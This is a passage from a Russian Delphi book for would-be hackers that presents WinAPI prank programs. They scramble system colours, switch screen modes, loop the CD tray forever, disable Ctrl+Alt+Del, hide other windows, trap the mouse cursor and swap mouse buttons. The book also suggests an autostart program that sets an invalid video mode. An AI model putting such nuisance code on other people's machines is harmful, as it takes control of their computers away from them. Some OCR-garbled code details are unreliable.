Здесь используется тот же прием, что и для предыдущей кнопки, только в качестве первого параметра функции showwindow указан идентификатор всей панели.

На компакт-диске в директории \Примеры\Глава 2\Кнопка Пуск2 вы можете найти пример этой программы.

На компакт диске в директории \Примеры\Глава 2\ Кнопка Пуск2 вы можете увидеть цветные версии рисунков этого раздела.

2.3. Контролируем системную палитру

Системная палитра достаточно интересный объект для программиста, который хочет написать какую-нибудь шуточную программу. Изменив всего один системный цвет, изменяется внешний вид всех программ. Попробуем написать программу, которая будет хаотично менять основные цвета системной палитры.

Для нашей программы нам понадобится одна кнопка и таймер. На кнопке (Button1) напишите **Анимация палитры.** Вид формы не имеет значения — в нашем примере мы делаем упор на изменение палитры, а не на интерфейс.

У таймера установите свойство Enabled равным false, чтобы по умолчанию он был выключен. При нажатии кнопки мы его включим и начнем изменения палитры. Свойство interval у таймера нужно задать большим 5 000

(меньше не рекомендуется). Внешне палитра меняется достаточно долго (1-3 секунды, в зависимости от количества открытых программ и версии Windows). Если пример будет запускаться в Windows XP, то интервал лучше увеличить до 10 секунд, т. е. установить значение 10000.

Итак, для изменения системного цвета существует функция SetSysColors. У нее всего три параметра:

1. Сколько цветов мы хотим изменить.
2. Номера цветов в системной палитре для изменения.
3. Новые значения цветов.

Допустим, что вы хотите поменять пятый цвет на красный. В этом случае нужно дать такую команду:

```
SetSysColors(1, 5, clRed);
```

Но менять так все цвета неудобно, и мы пойдем по пути прогресса — автоматизируем процесс. По нажатию первой кнопки **Анимация палитры** запустим таймер:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 Timer1.Enabled:=true;
end;
```

Теперь создадим обработчик события срабатывания таймера (для этого просто дважды щелкните по нему). Здесь мы напишем код смены палитры:

```
procedure TForm1.Timer1Timer(Sender: TObject);
const
  SySColorArray: array [0..13] of Integer = (COLOR_ACTIVEBORDER,
    COLOR_ACTIVECAPTION, COLOR_APPWORKSPACE, COLOR_BACKGROUND,
    COLOR_BTNFACE, COLOR_BTNTEXT, COLOR_CAPTIONTEXT,
    COLOR_INACTIVEBORDER, COLOR_INFOTEXT, COLOR_MENU,
    COLOR_MENUTEXT, COLOR_WINDOW, COLOR_WINDOWFRAME,
    COLOR_WINDOWTEXT);

  ColorArray:array [0..10] of TColor = (clAqua, clBlack, clBlue, clYellow,
          clFuchsia, clGreen, clNavy, clRed, clSilver, clWhite, clSkyBlue);

begin
 SetSysColors(1, SySColorArray[random(13)], ColorArray[random(10)]);
end;
```

После объявления имени процедуры и перед ее началом (там, где всегда объявляются переменные) объявлено несколько констант. Константы — почти те же самые переменные, только их значения нельзя изменять в процессе работы программы — в каком виде объявлены, так и останутся.

Обе константы объявлены как массивы. Массив — это просто набор данных, в котором каждому элементу присвоен индекс. Массив в Delphi обозначается как array. Чтобы объявить переменную или константу r типа массив нужно описать ее следующим образом:

```
r: array [длина массива] of тип данных;
```

Длина массива может быть записана, например, с помощью индексов первого и последнего элементов через две точки, например, массив из 12 элементов можно записать как [0..11] или [I..12]. В первом случае нумерация элементов начнется с 0, во втором — с 1. Эквивалентными будут записи 12-элементного массива [0..11] и [12].

Чтобы присвоить значение отдельному элементу массива, нужно написать следующий код:

```
r[4]:=значение;
```

Вот так можно присвоить элементу массива с индексом 4 какое-нибудь значение.

Первый массив SySColorArray — это массив из 14 целых чисел. Так как этот массив — константа, то при его определении необходимо поставить в конце знак равно и в скобках перечислить значения всех элементов массива. В качестве элементов перечислены системные цвета, которые будут меняться (COLOR_ACTIVEBORDER, COLOR_ACTIVECAPTION И Т. Д.). Мы будем случайным образом выбирать из этого массива имя системного цвета и присваивать ему новое значение.

Что такое COLOR_ACTIVEBORDER, COLOR_ACTIVECAPTION И Т. Д.? ЭТО системные константы. Под каждой из них спрятано целое число. Например, COLOR_ACTIVEBORDER — это обычное число 10. Каждое такое число означает номер системного цвета. Я мог бы использовать вместо констант числа, но читать такой код будет неудобно.

Вторая константа ColorArray — массив из 10 цветов. Из него мы будем выбирать случайным образом элемент и присваивать его в качестве значения системного цвета.

Код процедуры очень прост и состоит только из вызова функции SetSysColors. В качестве параметра указываются следующие значения:

1. 1 — за один раз будет меняться только один системный цвет.
2. SySColorArray[random(13)] — ИЗ массива SySColorArray **выбирается** случайный элемент — системный цвет, который будет изменен. Функция random (13) выдает случайное число от 0 до 1.

3. `ColorArray[random(10)]` — выбирается из массива `ColorArray` случайное значение цвета от 0 до 10 с помощью вызова функции `random(10)`. Это значение будет присвоено системному цвету – кандидату на изменение.

Теперь можете построить проект и насладиться переливающимся всеми цветами радуги монитором.

На компакт-диске в директории \Примеры\Глава 2\Palette вы можете увидеть пример этой программы.

2.4. Изменение разрешения экрана

Сейчас мы напишем пример, который сможет узнавать у системы возможные видеорежимы и заставит компьютер перейти на любой из них. Для примера нам понадобиться на форме один компонент ListBox и две кнопки. При нажатии первой кнопки мы будем спрашивать у системы все возможные варианты видеорежимов и записывать их в ListBox. При нажатии второй кнопки мы будем делать активным режим, выделенный в списке ListBox. Можете расположить все компоненты как угодно, а можете сделать, как я (рис. 2.8).



Рис. 2.8. Форма будущей программы

Итак, на первой кнопке напишите что-нибудь типа **Перечислить видеорежимы,** а на второй — **Установить видеорежим.** Теперь форма выглядит более солидно и можно приступать к программированию.

Прежде чем написать код, надо объявить массив из переменных типа TDevMode, в котором мы будем сохранять параметры найденных видеорежимов. Для этого найдите раздел private и запишите в нем:

```
private
  { Private declarations }
  modes:array[0..255] of TDevMode;
public
  { Public declarations }
```

Таким образом мы объявили массив из 255 элементов типа TDevMode.

Для начала создадим обработчик события onclick для кнопки считывания возможных видеорежимов и напишем в нем следующий текст:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 i: Integer;
begin
 ListBox1.Items.Clear;
 i := 0;
while EnumDisplaySettings(nil, i, Modes[i]) do
  begin
   ListBox1.Items.Add(IntToStr(Modes[i].dmBitsPerPel)+' '+
        IntToStr(Modes[i].dmPelsWidth)+' '+
        IntToStr(Modes[i].dmPelsHeight)+'  '+
        IntToStr(Modes[i].dmDisplayFrequency));
   Inc(i);
  end;
end;
```

В первой строке кода очищается содержимое списка ListBox с помощью вызова метода ListBox1. Items.Clear. В следующей строке обнуляется переменная i, которая будет использоваться в качестве простого счетчика и указывать, какой по счету видеорежим нам нужен.

Дальше вызывается функция EnumDisplaySettings, которая перечисляет доступные системе видеорежимы. У этой функции три параметра:

1. Устройство, для которого надо перечислять режимы. Здесь нужно что-то указывать только если в системе несколько мониторов. Если вы простой смертный и пользуетесь одним монитором, то можно смело указывать nil.
2. Здесь указывается индекс режима, который нам нужен. В приведенном коде указана переменная i, которая перед каждым вызовом будет увеличиваться на 1, а значит мы будет каждый раз получать следующий по счету режим.

3. Переменная типа `TDevMode`, в которую нужно записать параметры режима. Сюда подставляется очередной элемент массива.

Вызов функции происходит между операторами while и do:

```
while EnumDisplaySettings(nil, i, Modes[i]) do
```

Это значит, что пока результат вызова функции `EnumDisplaySettings` не станет ошибкой, будут выполняться операторы цикла, размещенные между begin и end. В этом цикле добавляется строка в список `ListBox`, в которой записаны параметры найденного режима, и счетчик i увеличивается на единицу.

Когда добавляется новый элемент в список ListBox, то в качестве строки передается следующая информация:

`Modes[i].dmBitsPerPel` - глубина (количество бит на пиксель) цвета найденного режима.

`Modes[i].dmPelsWidth` - ширина экрана.

`Modes[i].dmPelsHeight` - высота экрана.

`Modes[i].dmDisplayFrequency` - частота развертки.

Можно теперь запустить этот промежуточный вариант нашей программы и нажать на кнопку **Перечислить видеорежимы.** Список ListBox должен заполниться строками, содержащими информацию о найденных видеорежимах (рис. 2.9).



Рис. 2.9. Результат перечисления доступных видеорежимов

Все строки разбиты как бы на четыре колонки:

1. Глубина (количество бит на пиксель) цвета найденного режима.

2. Ширина экрана.
3. Высота экрана.
4. Частота развертки.

При нажатии кнопки **Смена режима** мы должны установить выделенный в списке режим. Для этого в обработчике нажатия второй кнопки пишем следующий код:

```
procedure TForm1.Button2Click(Sender: TObject);
begin
 Modes[ListBox1.ItemIndex].dmFields := DM_BITSPERPEL or
     DM_PELSWIDTH or DM_PELSHEIGHT or
     DM_DISPLAYFLAGS or DM_DISPLAYFREQUENCY;
 ChangeDisplaySettings(Modes[ListBox1.ItemIndex], CDS_UPDATEREGISTRY);
end;
```

Свойство `ListBox1.ItemIndex` указывает на выделенный элемент в списке. Это значит, что для того чтобы найти нужную структуру для выделенного элемента в массиве Modes, надо записать `Modes[ListBox1.ItemIndex]`. Все достаточно просто, потому что элементы в списке ListBoxi находятся в том же порядке, что и соответствующие структуры TDevMode в массиве Modes.

Прежде чем менять видеорежим, надо в структуре Modes заполнить свойство dmFields, в котором указывается, что именно нужно поменять. Здесь вы можете указать сочетание следующих флагов:

1. DM_BITSPERPEL — будет меняться количество бит на пиксель.
2. DM_PELSWIDTH — будет меняться ширина экрана.
3. DM_PELSHEIGHT — будет меняться высота экрана.
4. DM_DISPLAYFREQUENCY — будет меняться частота развертки.
5. DM_DISPLAYFLAGS — изменить флаги дисплея.

Если вы хотите поменять только глубину цвета, то в свойство dmFields достаточно указать только DM_BITSPERPEL. Я буду менять все, поэтому перечислил все флаги через оператор or, который объединяет все в одно целое.

После заполнения этого свойства можно вызывать процедуру ChangeDisplaySettings. У нее два параметра:

1. Структура типа TDevMode.
2. Способ перехода.

В качестве способа перехода можно указать одно из следующих значений:

1.0 — если просто поставить нуль, то разрешение экрана изменится динамически.

2. CDS_UPDATEREGISTRY — в этом случае разрешение также изменится динамически, но с обновлением параметров в реестре.
3. CDSTEST — если указать это значение, то произойдет только проверка возможности переключения видеорежима. Реального переключения не будет.

Очень интересный эффект происходит при смене видеорежима, если указать в качестве способа 0. В этом случае режим меняется, но окна не реагируют на эту смену и остаются в том же положении. Посмотрите на рис. 2.10, на котором я сменил режим на меньший, и при этом исчезла панель задач Windows с кнопкой **Пуск.** Она просто не отреагировала на смену режима. На рис. 2.11 показан экран, на котором, наоборот, режим изменен на больший, и панель так же не отреагировала и осталась намного выше нижней части экрана.

Некоторые считают, что если часто менять разрешение экрана, то можно испортить или спалить монитор. Да, это верно, но только для старых моделей. Современные мониторы защищены от такой примитивной атаки, так что сделанный на этом эффекте вирус не принесет большого вреда.



Рис. 2.10. Побочный эффект смены разрешения экрана на меньшее



Рис. 2.11. Побочный эффект смены разрешения экрана на большее

Но если включить свою соображалку на большие обороты, то можно придумать какой-нибудь более бьющий по нервам прикол. Например, многие мониторы выводят черный экран с надписью об ошибке, если попытаться установить неправильные параметры видеорежима. Это значит, что можно написать программу, которая будет менять режим на недопустимый, и поместить ее в автозагрузку. Тогда при каждой загрузке компьютера программа будет менять видеорежим, монитор автоматом будет уходить в "даун", и пользователь не сможет некоторое время нормально работать.

На компакт-диске в директории \Примеры\Глава 2\Video Mode вы можете увидеть пример этой программы.

На компакт-диске в директории \Примеры\Глава 2\Video Mode вы можете увидеть цветные версии рисунков этого раздела.

2.5. Маленькие шутки

В этом разделе собраны шутки, обсуждение которых не стоит большого раздела.

Программное изменение состояния клавиш Num Lock, Caps Lock и Scroll Lock

Можно устроить настоящую цветомузыку на клавиатуре. Для этого надо создать форму с кнопкой и таймером. При нажатии кнопки нужно запустить таймер:

```
procedure TForm2.Button1Click(Sender: TObject);
begin
 Timer1.Enabled:=true;
end;
```

Теперь создайте обработчик события срабатывания таймера и в нем напишите следующее:

```
procedure TForm1.Timer2Timer(Sender: TObject);
begin
 Timer1.Tag := (Timer1.Tag + 1) mod 4;
 SetState(VK_NUMLOCK, Timer1.Tag = 1);
 SetState(VK_SCROLL, Timer1.Tag = 2);
 SetState(VK_CAPITAL, Timer1.Tag = 3);
end;
```

Тут в основном простая арифметика, для вычисления лампочку какой кнопки сейчас зажечь, а какой потушить. Самым интересным является вызов процедуры `SetState`. Она должна менять состояние клавиш. Но этой процедуры нет среди стандартных библиотек в Delphi, ее нужно написать. Эта процедура выглядит следующим образом:

```
procedure SetState(key: Integer; Value: Boolean);
var
 KeyState: TKeyboardState;
begin
 GetKeyboardState(KeyState);
 KeyState[key] := Integer(Value);
 SetKeyboardState(KeyState);
end;
```

Процедуру нужно разместить выше, чем обработчик события для второго таймера, потому что она не относится к объекту окна и должна быть описана раньше, чем будет использоваться. Все процедуры, которые не являются

объектными, должны описываться до того, как начнут использоваться, иначе компилятор Delphi их не найдет, и во время компиляции произойдет ошибка.

В процедуре setstate всего три строчки. В первой программа получает текущее состояние клавиатуры С ПОМОЩЬЮ WinAPI-функции GetKeyboardState. Результатом будет переменная-массив Keystate. Во второй строчке изменяется состояние нужной клавиши.

И в последней строке происходит установка нового состояния клавиатуры С ПОМОЩЬЮ SetKeyboardState.

Пример закончен. Можете запустить его и наслаждаться результатом.

Процедуру SetState можно использовать и просто так, без таймера. Достаточно добавить эту процедуру в свой проект выше того места кода, где она будет использоваться. Теперь, чтобы изменить состояние, нужно вызвать процедуру SetState и указать ей в первом параметре код нужной клавиши, а во втором — значение true или false (включено или выключено). Вот несколько примеров:

```
SetState(VK_NUMLOCK, true);
 SetState(VK_SCROLL, false);
 SetState(VK_CAPITAL, true);
```

Как программно потушить монитор?

Не знаю, как программно, а огнетушителем тушиться за пять сек :). Я даже помню, как в детстве получил значок юного огнетушителя, тьфу, пожарника :). А если серьезно, то команда системе выглядит так: SendMessage(Application.Handle, WM_SYSCOMMAND, SC_MONITORPOWER, 0) . Чтобы "зажечь", измените последний параметр на -1.

Запуск системных CPL-файлов

Для этого сначала добавьте в раздел uses модуль ShellApi, чтобы вы могли использовать функцию ShellExecute. Теперь напишите следующий код:

```
ShellExecute(Application.Handle, Pchar ('Open'),
   Pchar('Rundll32.exe'), Pchar ('shell32,Control_RunDLL filename.cpl • ) ,
   '',SW_SHOWNORMAL);
```

Функция ShellExecute запускает указанную в параметре программу. Например, нам нужно запустить Rundll32.exe. В качестве параметра нужно передать текст ВОТ такого вида: shell32,Control_RunDLL filename.cpl.

А вот такой код отобразит окно настроек сети Интернет:

```
ShellExecute(Application.Handle, Pchar('Open'),
```

```
    Pchar('Rundll32.exe'), Pchar('shell32,Control_RunDLL inetcpl.cpl'),
'',SW_SHOWNORMAL);
```

Следующая строка отобразит окно настроек экрана:

```
ShellExecute(Application.Handle, Pchar('Open'),
    Pchar('Rundll32.exe'), Pchar('shell32,Control_RunDLL desk.cpl'),
'',SW_SHOWNORMAL);
```

Программное управление устройством для чтения компакт-дисков

Следующий код запускает бесконечный цикл, в котором каждые 5 секунд открывается или закрывается CD-ROM:

```
var
 OpenParm: TMCI_Open_Parms;
 GenParm: TMCI_Generic_Parms;
 SetParm: TMCI_Set_Parms;
 DI : Cardinal;
 OK: boolean;
begin
 OK:=false;
 OpenParm.lpstrDeviceType := 'CDAudio';
 repeat
  mciSendCommand(0, mci_Open, mci_Open_Type, Longint(@OpenParm));
  DI := OpenParm.wDeviceID;
  mciSendCommand(DI, mci_Set, mci_Set_Door_Open, Longint(@SetParm));
  mciSendCommand(DI, mci_Set, mci_Set_Door_Closed, Longint (@SetParm));
  mciSendCommand(DI, mci_Close, mci_Notify, Longint (@GenParm));
  sleep(5000);
 until OK;
end;
```

В первой строчке кода переменной ок присваивается значение false. Потом запускается цикл `repeat..until`, который будет выполняться, пока эта переменная не станет равной true. Но так как нигде и никто не изменяет значение этой переменной, то она всегда будет равна false, и цикл получится бесконечным.

Перед началом цикла необходимо еще заполнить параметр lpstrDeviceType структуры OpenParm. Сюда нужно занести значение CDAudio, что и будет указывать на необходимость работы с CD-ROM.

Ну а дальше запускается цикл, в котором поочередно то открывается дверца, то закрывается. В конце цикла ставится задержка в пять секунд

Sleep(5000), чтобы CD-ROM успел "увидеть" диск после того, как закрылась беспокойная дверца.

Для работы этого примера в раздел uses необходимо добавить модуль MMSystem.

Отключение сочетания клавиш <Ctrl>+<Alt>+<Del>

В Windows *9x* это можно сделать достаточно просто с помощью следующего кода:

```
var
 i:integer;
begin
 i := 0;
 SystemParametersInfo(SPI_SCREENSAVERRUNNING, 1, Si, 0);
end;
```

Отключение сочетания клавиш <Alt>+<Tab>

Опять же можно привести небольшой код для Windows *9x*:

```
var
 i:integer;
begin
 i := 0;
 SystemParametersInfo(SPI_SETFASTTASKSWITCH, 1, @i, 0);
end;
```

Удаление часов с панели задач

Это можно сделать почти так же, как мы работали с кнопкой **Пуск.** Нужно сначала найти окно панели задач. Потом на нем найти окно TrayBar, на котором уже найти часы. После этого часики легко убираются функцией ShowWindow, которой нужно передать в качестве первого параметра указатель на окно часов, а во втором параметре нужно указать SW_HIDE.

```
var
 Wnd:THandle;
begin
 Wnd := FindWindow('Shell_TrayWnd', nil);
 Wnd := FindWindowEx(Wnd, HWND(0),'TrayNotifyWnd', nil);
```

```
 Wnd := FindWindowEx(Wnd, HWND(0),'TrayClockWClass', nil);
 ShowWindow(Wnd, SW_HIDE);
end;
```

Исчезновение чужого окна

Как работать с чужими окнами, будет более подробно обсуждаться в следующих главах книги. Но все же я покажу вам один интересный прикол, связанный с исчезновением чужих программ:

```
var
 h:HWND;
begin
 while true do
  begin
   h:=GetForegroundWindow;
   ShowWindow(h,SW_HIDE);
   Sleep(2000);
  end;
end;
```

В этом примере запускается бесконечный цикл while, внутри которого выполняются следующие шаги:

- Идентификатор активного окна GetForegroundWindow присваивается переменной h.
- Окно прячется с помощью функции ShowWindow.
- Делается задержка в 2 секунды, чтобы пользователь попытался что-то сделать.

Установка на рабочий стол своих собственных обоев

Делается это проще некуда:

```
SystemParametersInfo(SPI_SetDeskWallPaper, 0, PChar(TempStr),
SPIF_UpdateIniFile);
```

Функция `SystemParametersInfo` имеет следующие параметры:

- Действие, которое надо выполнить. Этих действий очень много, и описывать все нереально. Но самые интересные я приведу:
  - `SPI_SETDESKWALLPAPER` — установить собственные обои. Путь к файлу с обоями должен быть передан в третьем параметре;
  - `SPI_SETDOUBLECLICKTIME` — время двойного щелчка. Количество миллисекунд между первым и вторым щелчком мышкой нужно указать во

втором параметре. Попробуйте указать здесь число меньше 10, и я думаю, что вы никогда не успеете кликнуть дважды, чтобы между кликами прошло менее 10 миллисекунд. Таким образом, практически отключается возможность двойного щелчка;

- SPI_SETKEYBOARDDELAY — во втором параметре устанавливается задержка между нажатиями клавиш на клавиатуре при удерживании кнопки;
- SPI_SETMOUSEBUTTONSWAP — если во втором параметре 0, то используется стандартное расположение кнопок мышки, иначе кнопки меняются местами, как для левши.

- Второй параметр зависит от состояния первого.
- Третий параметр зависит от состояния первого.
- На месте четвертого параметра устанавливаются флаги, в которых указывается, что надо делать после выполнения действия. Возможны следующие варианты:
  - SPIF_UPDATEINIFILE — обновить пользовательский профиль;
  - SPIF_SENDCHANGE — сгенерировать WM_SETTINGCHANGE сообщение;
  - SPIF_SENDWININICHANGE — то же самое, что и предыдущий параметр.

Если функция выполнилась удачно, то она вернет число не равное нулю, иначе функция вернет нуль. Пример кода, который меняет клавиши мышки местами:

```
//Установить мышь для левши
SystemParametersInfo(SPI_SETMOUSEBUTTONSWAP, 1, 0,
 SPIF_SENDWININICHANGE);

//Вернуть на родину
SystemParametersInfo(SPI_SETMOUSEBUTTONSWAP, 0, 0,
 SPIF_SENDWININICHANGE);
```

Запрет кнопки *Закрыть* в заголовке окна

Почти в каждом окне Windows есть кнопка **Закрыть** — это такой крестик в правом верхнем углу. С помощью нескольких строк кода ее легко можно сделать недоступной.

```
var
 SysMenu: HMenu;
begin
 SysMenu := GetSystemMenu(Handle, False);
 Windows.EnableMenuItem(SysMenu, SC_CLOSE, MF_DISABLED or MF_GRAYED) ;
end;
```

В первой строке мы получаем указатель на системное меню. Во второй пользуемся функцией **EnableMenuItem** из модуля Windows, чтобы отключить кнопку x.

2.6. Шутки с мышкой

Безумная мышка

Вот код интересного прикола, связанного с вездесущим указателем "графического манипулятора" (это так мышку по науке зовут).

```
var
 OK: boolean;
begin
 OK:=false;
 repeat
  randomize;
  setcursorpos(random(Screen.Width-1),random(Screen.Height-1));
  sleep (5000);
 until OK;
end;
```

Здесь запускается уже знакомый вам бесконечный цикл, в котором положение указателя мышки переносится в случайную позицию с помощью WinAPI-функции setcursorpos. Этой функции нужно передать два параметра в виде целых чисел — координат x и Y новой позиции указателя. В приведенном примере передаются случайные числа от 0 до значений разрешения экрана.

Мышеловка

Можно ограничить свободу перемещения курсора. Попробуйте выполнить следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 cr:TRect;
begin
 cr:=Rect(0,0,100,100);
 ClipCursor(@cr);
end;
```

В первой строке кода инициализируется переменная cr типа TRect. Туда заносится прямоугольная область размером 100 на 100 пикселей. Во второй

строчке эта область становится диапазоном движения мышки. После этого указатель мыши окажется запертым в левом верхнем углу в квадрате размером 100 x 100 пикселей. Дальше мышка, даже при всем желании пользователя (да и своем тоже!), выбраться не сможет.

А вот еще один интересный трюк:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 cr:TRect;
begin
 cr:=Rect(0, 0, 1, 1);
 ClipCursor(@cr);
end;
```

Здесь размер области движения мыши равен 1 пикселю по горизонтали и вертикали. В результате мышь просто замирает в в этом пикселе. Такая вот виртуальная мышеловка.

Изменчивый указатель

Есть такая интересная WindowsAPI-функция — `SetSystemCursor`. У нее есть два параметра.

- Курсор, который надо изменить. Чтобы указать на системный курсор, можно использовать функцию `GetCursor`.
- Вид системного курсора, который нужно установить. Здесь можно указать одно из следующих значений:
  - `OCR_NORMAL` — нормальный курсор в виде стрелки;
  - `OCR_IBEAM` — курсор, используемый для выделения текста;
  - `OCR_WAIT` — большие песочные часы;
  - `OCR_CROSS` — крестик;
  - `OCR_UP` — стрелка вверх;
  - `OCRSIZE` — курсор изменения размера;
  - `OCR_ICON` — значок;
  - `OCR_SIZENWSE` или `OCR_SIZENESW` — курсор, используемый для растягивания объекта;
  - `OCR_SIZEWE` — курсор горизонтального изменения размера;
  - `OCR_SIZENS` — курсор вертикального изменения размера;

- OCR_SIZEALL — курсор горизонтального и вертикального изменения размера;
- OCR_SIZENO — интернациональный несимвольный курсор;
- OCR_APPSTARTING — маленькие песочные часы со стрелкой.

И сразу же небольшой пример изменения текущего вида указателя мыши:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 SetSystemCursor(GetCursor, OCR_CROSS);
end;
```

Этот код изменяет текущий курсор на крестик, который используется при графическом выделении.

Глава 3

Система

В этой главе мы рассмотрим разные системные утилиты. Сюда вошли примеры программ, способных следить за происходящим в системе. Это уже не просто создание программ-приколов, это уже работа с системой. Как я уже говорил, любой хакер — это профессионал, и он должен знать и уметь оперировать с внутренностями той операционной системы, в которой он работает.

При создании главы я подразумевал, что вы находитесь в Windows, программируете и работаете в ОС. В данной главе я попробую научить вас лучше понимать эту систему. Но не бойтесь, вас не будут загружать теорией, будут только практические занятия. Если вы уже читали мои труды, то знаете мой стиль. Я всегда говорю, что только практика дает знания, а теория — загружает мозги. Грош цена тем знаниям, которые не знаешь как применить на практике. Такие знания быстро забываются. Именно поэтому все главы этой книги наполнены практическими примерами, и эта — не исключение.

